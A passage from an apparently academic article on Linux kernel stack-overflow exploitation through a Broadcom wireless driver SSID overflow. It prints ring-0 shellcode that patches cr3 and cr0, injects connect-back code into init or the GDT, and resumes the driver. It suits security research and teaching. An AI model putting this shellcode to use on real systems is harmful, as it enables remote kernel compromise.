

Fig. 11 Broadcom driver buffer modification

Table 37 Broadcom driver return inspection

```
0xc011d6db <tasklet_action+75>: test   %ebx,%ebx
0xc011d6dd <tasklet_action+77>: jne    0xc011d6b5 <tasklet_action+37>
0xc011d6df <tasklet_action+79>: pop    %eax
0xc011d6e0 <tasklet_action+80>: pop    %ebx
0xc011d6e1 <tasklet_action+81>: pop    %ebp
0xc011d6e2 <tasklet_action+82>: ret
```

erased, thus leading to an unstable return to `tasklet_action()`.

Rather than jumping to that place, we can align `esp` where it is supposed to retrieve `eax`, `ebx` and `ebp` and do the 3 `pop`'s and the `ret` ourselves, ultimately leading us to `__do_softirq()`.

The driver can continue as if nothing had happened.

7.5 GDT infection

Now that we know how to execute the code pushed onto the stack and properly returns to the driver, we must obtain our remote shell. The first method used looks like the MadWifi one. The shellcode starts by copying part of the injected code (the one responsible for *connect back*) into the GDT, having as a preliminary computed its address.

Since we are in an *interrupt context*, we prepare an `execute_work` to add to the default *workqueue* managed by the `events` kernel thread. To do so, we'll look for an `execute_in_process_context()` pattern, then call it with the following parameters :

– the GDT injected code address;
– the address of an area able to host an `execute_work` structure. This area is located in the GDT too, just after the injected code (clear blue GDT part from Fig. 12).

Once the work is registered, we simply have to return to the driver code. If we tried to execute the GDT code directly, we would have seen the nice kernel message shown in Table 38.

What is going on? While in newly created thread's *connect back*, the `connect()` system call tried to `schedule()` because it was waiting for a TCP answer. The kernel kicks us thus gracefully because we are not in a process context.

In order to avoid this predicament, the GDT code will be started in a *process context*, as a function called by `events`. It will start by creating a thread, the child doing the *connect back*, the parent returning to `events`.

Contrary to the MadWifi case where the newly created thread became `init`'s child because of `iwlist` ending, the newly created thread does not become `init`'s child because `events` never ends. Thus, we have to wait for the newly created thread's completion in order to avoid becoming a zombie. Notice that if the thread is created with the `clone()` system call, `waitpid()` will have to specify the `__WCLONE` option, or specify `SIGCHLD` flag at `clone()` time.



Fig. 12 Shellcode layout and GDT content

Table 38 Kernel bug message when scheduling while atomic

```
BUG: scheduling while atomic: swapper/0x00000100/2560
 [<c010368a>] show_trace_log_lvl+0x1aa/0x1c0
 [<c01036c8>] show_trace+0x28/0x30
 [<c0103804>] dump_stack+0x24/0x30
 [<c0389238>] schedule+0x4c8/0x620
 [<c0389a7c>] schedule_timeout+0x9c/0xa0
 [<c03785fc>] inet_wait_for_connect+0x8c/0xd0
 [<c03786de>] inet_stream_connect+0x9e/0x1d0
 [<c0331250>] sys_connect+0x80/0xb0
 [<c0331e31>] sys_socketcall+0xb1/0x240
 [<c0103033>] syscall_call+0x7/0xb
 [<c200714b>] 0xc200714b
DWARF2 unwinder stuck at 0xc200714b
Leftover inexact backtrace:
 [<c01036c8>] show_trace+0x28/0x30
 [<c0103804>] dump_stack+0x24/0x30
 [<c0389238>] schedule+0x4c8/0x620
 [<c0389a7c>] schedule_timeout+0x9c/0xa0
 [<c03785fc>] inet_wait_for_connect+0x8c/0xd0
 [<c03786de>] inet_stream_connect+0x9e/0x1d0
 [<c0331250>] sys_connect+0x80/0xb0
 [<c0331e31>] sys_socketcall+0xb1/0x240
 [<c0103033>] syscall_call+0x7/0xb
```

Table 39 Broadcom init infection kernel shellcode executing into kernel stack: looking for init process

```
current:
        mov     %esp, %eax
        and     $0xffffe000, %eax
        mov     (%eax), %ebx            /* ebx = current_thread_info()->task */

search_init:
        cmp     $1, 0xa8(%ebx)          /* task->pid */
        jz      patch_cr3
next_task:
        mov     0x6c(%ebx), %ebx
        sub     $0x6c, %ebx             /* offset of field */
        jmp     search_init
```

Finally, the eight inserted bytes are placed in the code to be compiled with well-chosen *offsets*, then removed before sending the packet. Figure 12 shows the shellcode layout and GDT content after infection. Step 1 jump to *copy shellcode*, step 2 look for and call `execute_in_process_context()`, step 3 resume driver execution. Once `events` kernel thread is scheduled, we enter step 4; cloning `events`, the parent waiting for its child and the child doing the *connect back*.

7.6 The `init` infection

Another method uses user process infection, in our case with `init`. The kernel shellcode will run fully in the stack and won't invoke any system calls. A user land shellcode, embedded into the kernel shellcode payload, will be injected into `init`'s memory pages.

The full shellcode (kernel and user land shellcode payload) is larger than the previous one. The buffer space is size-optimized so as not to waste any byte. This does make reading the kernel shellcode more difficult. Specifically, the 17 bytes located before the eight inserted bytes and jumped over by the `ret 20` will be used.

First, the shellcode looks for `init` as we can see in Table 39.

Then we load `cr3` with `init` page directory and remove the `cr0`'s `WP` bit in order to be able to patch `init`'s user stack and look for a good place to inject the ring 3 shellcode, as we can see in Table 40.

This part is cut out into two because of return addresses alignment constraints and inserted bytes. Thus, the kernel (ring 0) shellcode copies the user space (ring 3) shellcode to the end of `init`'s `.text` Sect. *vma* as we can see in Table 41.

It finally jumps to the junk zone that previously cut out the code. This part, shown in Table 42, returns to the driver code and reloads the original `cr3` and `cr0`.

8 Conclusion

This article tried to demystify some Linux kernel *stack overflow* exploits, illustrating different techniques to avoid numerous constraints related to kernel code operations.

The kernel space exploits field is vast: *Race conditions* on memory resources give us to play with really complex exploits that could fill up a whole article. Such vulnerabilities/exploits can be found here [11]. We are also interested

Table 40 Broadcom init infection kernel shellcode executing into kernel stack: patching saved context and user land stack

```
patch_cr3:
        mov     %cr3, %eax              /* save original cr3 */
        push    %eax

        mov     0x84(%ebx), %eax        /* task->mm */
        mov     0x24(%eax), %eax        /* task->mm-> */
        sub     $0xc0000000, %eax       /* page dir physical addr */
        mov     %eax, %cr3

patch_cr0:
        mov     %cr0, %eax              /* disable write protect */
        push    %eax
        btr     $16, %eax               /* <=> and $0xfffeffff, %eax */
        mov     %eax, %cr0

insert_eip:
        mov     0x1c8(%ebx), %edx       /* task->thread.esp0 : stack top */
        sub     $0x3c, %edx             /* context : esp0 - sizeof(ptregs) */

        mov     0x34(%edx), %ecx        /* context esp3 */
        lea     0xfffffffc(%ecx), %eax  /* esp3 = esp3 - 4 */
        mov     %eax, 0x34(%edx)

        mov     0x28(%edx), %eax        /* context eip */
        mov     %eax, 0xfffffffc(%ecx)  /* original EIP into user stack */

        jmp     search_inject_place

eip1:
        .long   0xc0100861              /* @ of "pop pop ret" into kmem */

[ SPLIT INTO 2 PARTS BECAUSE OF JUNK ZONE ]

eip2:
        .long   0xc01a5519              /* @ of "jmp esp" into kmem */

search_inject_place:
        mov     0x84(%ebx), %eax        /* mm */
        mov     (%eax), %eax            /* first vma */

        mov     0x8(%eax), %edi         /* vma->end - 0x300 */
        sub     $0x300, %edi

        mov     %edi, 0x28(%edx)        /* new EIP is inject place */
```

Table 41 Broadcom init infection kernel shellcode executing into kernel stack: injecting userland shellcode

```
inject_U_shcode:
        call    copy_shcode

        /* User Shellcode Start */
user_shcode:
        fork() then connect back
        ...
        /* User Shellcode End */
copy_shcode:
        pop     %esi
        mov     $0x53, %ecx   /* shcode size */
        rep     movsb

        jmp     clean_state

        /* complete buffer */
        .org 255, 0x90
```

in the opportunities that *lost vma* presents. Finally, there are also many vulnerabilities related to conceptual flaws.

No matter which vulnerability type, the operating system's kernel code and its drivers will always be more difficult to protect than an application, because of its obvious complexity but also because it's conceptually hard to protect something running at the same privilege level than the protection itself. There are too few protection mechanisms at kernel level, but some of them can be of interest. We especially think about PaX [12] protection system.

Table 42 Broadcom init infection kernel shellcode executing into kernel stack: cleaning state and resuming driver

```
eip1:
        .long   0xc0100861          /* @ of "pop pop ret" into kmem */

clean_state:
        pop     %eax
        mov     %eax, %cr0
        pop     %eax
        mov     %eax, %cr3

        /* resume driver code */
epilogue:
        add     $127+168, %esp      /* rewind esp to resume tasklet */
        pop     %eax
        jmp     epilogue_end

        .fill   8,1,'X'             /* TO REMOVE BEFORE SENDING */

epilogue_end:
        pop     %ebx
        pop     %ebp
        ret
eip2:
        .long   0xc01a5519          /* @ of "jmp esp" into kmem */
```

Acknowledgment I really would like to thank *Daniel K. Bilar* for its impressive *Shakespeare* inspired translation work from Frenchy-Froggy-English to Literary-English that contributed to make this article readable. Thanks again.

References

1. the Month Of Kernel Bugs archive http://projects.info-pull.com/mokb/
2. Intel: IA-32 Software Developper's Manual, Volume 3A: System Programming Guide, Sect. 5.12.1 http://www.intel.com/products/processor/manuals/index.htm
3. Intel: IA-32 Software Developper's Manual, Volume 3A: System Programming Guide, Sect. 5.11 http://www.intel.com/products/processor/manuals/index.htm
4. Intel: IA-32 Software Developper's Manual, Volume 3A: System Programming Guide, Sect. 6.2.1 http://www.intel.com/products/processor/manuals/index.htm
5. ELF: Executable and Linking Format, http://x86.ddj.com/ftp/manuals/tools/elf.pdf
6. Robert Love: Linux Kernel Development, Novell Press
7. Bovet, D.P., Cesati, M.: Understanding the Linux Kernel, O'Reilly
8. Cache, J.: L.M.H.: Broadcom Wireless Driver Probe Response SSID Overflow http://projects.info-pull.com/mokb/MOKB-11-11-2006.html
9. Biondi, P.: Scapy, a powerful interactive packet manipulation program http://secdev.org/projects/scapy/
10. Butti, L., Razniewski, J., Tinnes, J.: Madwifi remote buffer overflow vulnerability http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6332
11. Starzetz, P: Publicly released linux kernel exploits http://www.isec.pl/
12. The PaX Team: Linux Kernel patch http://pax.grsecurity.net/